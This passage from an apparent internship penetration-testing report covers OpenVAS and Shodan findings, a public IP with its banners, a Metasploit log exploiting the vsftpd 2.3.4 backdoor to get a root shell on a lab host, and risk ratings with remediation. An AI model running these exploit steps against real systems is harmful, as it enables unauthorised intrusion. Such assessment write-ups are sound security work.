CVE-2011-4969	jQuery < 1.6.3 XSS Vulnerability	1	1	4.3 (Medium)
CVE-2010-4480	phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	1	1	4.3 (Medium)
CVE-2012-0053	Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	1	1	4.3 (Medium)

Figure 19: openvas findings



TOTAL RESULTS

2

TOP PORTS

25	1
2121	1

TOP PRODUCTS

Postfix smtpd	1
ProFTPD	1

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB

106.51.70.241
106.51.70.241.actcorp.in
Atria Convergence Technologies Pvt. Ltd.,
India, Bengaluru

2025-12-07T15:45:05.390864

```
220 ProFTPD 1.3.1 Server (Debian) [::ffff:10.0.0.183]
530 Login incorrect.
214-The following commands are recognized (* =>'s unimplemented):
214-CWD     XCWD    CDUP    XCUP    SMNT*   QUIT    PORT    PASV
214-EPRT    EPSV    ALLO*   RNFR    RNTO    DELE    MDTM    RMD
214-XRMD    MKD ...
```

106.51.70.241
106.51.70.241.actcorp.in
Atria Convergence Technologies Pvt. Ltd.,
India, Bengaluru

starttls self-signed

2025-12-07T09:33:20.114505

SSL Certificate

Issued By:
|- Common Name:
ubuntu804-base.localdomain
|- Organization:
OCOSA


Issued To:
|- Common Name:
ubuntu804-base.localdomain
|- Organization:
OCOSA

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
250-metasploitable.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
```

Figure 20: shodan public data findings

8.4 log file

Item	Hash
/etc/passwd	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts ⇒ 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.12:36367 → 192.168.56.101:6200) at 2025-12-10 07:57:19 +0530

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
```

Figure 21: successfully able to gain shell as root

8.5 Non-Technical Summary

The assessment demonstrated how outdated services and misconfigurations can lead to complete system compromise. Attackers could gain unauthorized access, execute malicious commands, and disrupt business operations.

8.6 Remediation

- Patch vulnerable services
- Enforce least privilege
- Conduct regular vulnerability assessments

9. Risk Rating & Impact Analysis

ID	Vulnerability	Likelihood	Impact	Risk level
R-01	Remote Code Execution	High	Critical	Critical
R-02	API BOLA	High	High	High
R-03	Privilege Escalation	Medium	High	High
R-04	Credential Interception	Medium	High	High
R-05	Insecure Mobile Storage	Medium	Medium	Medium

10. Key Learnings

This internship-based VAPT project provided hands-on exposure to real-world penetration testing techniques across multiple domains. Key learnings include:

- Understanding the complete penetration testing lifecycle following **PTES methodology**
- Performing advanced exploitation including **exploit chaining** and **privilege escalation**
- Practical experience with API security testing and **OWASP API Top 10** vulnerabilities
- Hands-on execution of **Man-in-the-Middle attacks** and credential interception
- Exposure to mobile application security testing using both **static and dynamic techniques**
- Learning how to document findings in a professional, industry-standard VAPT report

These exercises significantly enhanced practical security testing skills, tool proficiency, and reporting capabilities required in professional penetration testing engagements.

11. Conclusion

This VAPT project successfully demonstrated real-world attack techniques across multiple domains. The engagement highlighted critical security gaps and provided actionable remediation strategies. Implementing the recommended controls will significantly reduce organizational risk and improve security resilience.

12. References

- **OWASP Top 10 Web Application:** https://owasp.org/www-project-web-security-testing-guide/
- **OWASP API Security Top 10:** https://owasp.org/www-project-api-security/
- **OWASP Mobile Top 10:** https://owasp.org/www-project-mobile-top-10/
- **Exploit Database:** https://www.exploit-db.com/
- **Vulnhub:** https://www.vulnhub.com/
- **Ghidra:** https://www.varonis.com/blog/how-to-use-ghidra
- **Frida:** https://frida.re/docs/installation/
- **Mobsf:** https://github.com/MobSF/Mobile-Security-Framework-MobSF
- **Postman:** https://learning.postman.com/docs/getting-started/overview/
- **Ettercap:** https://www.bugcrowd.com/glossary/ettercap/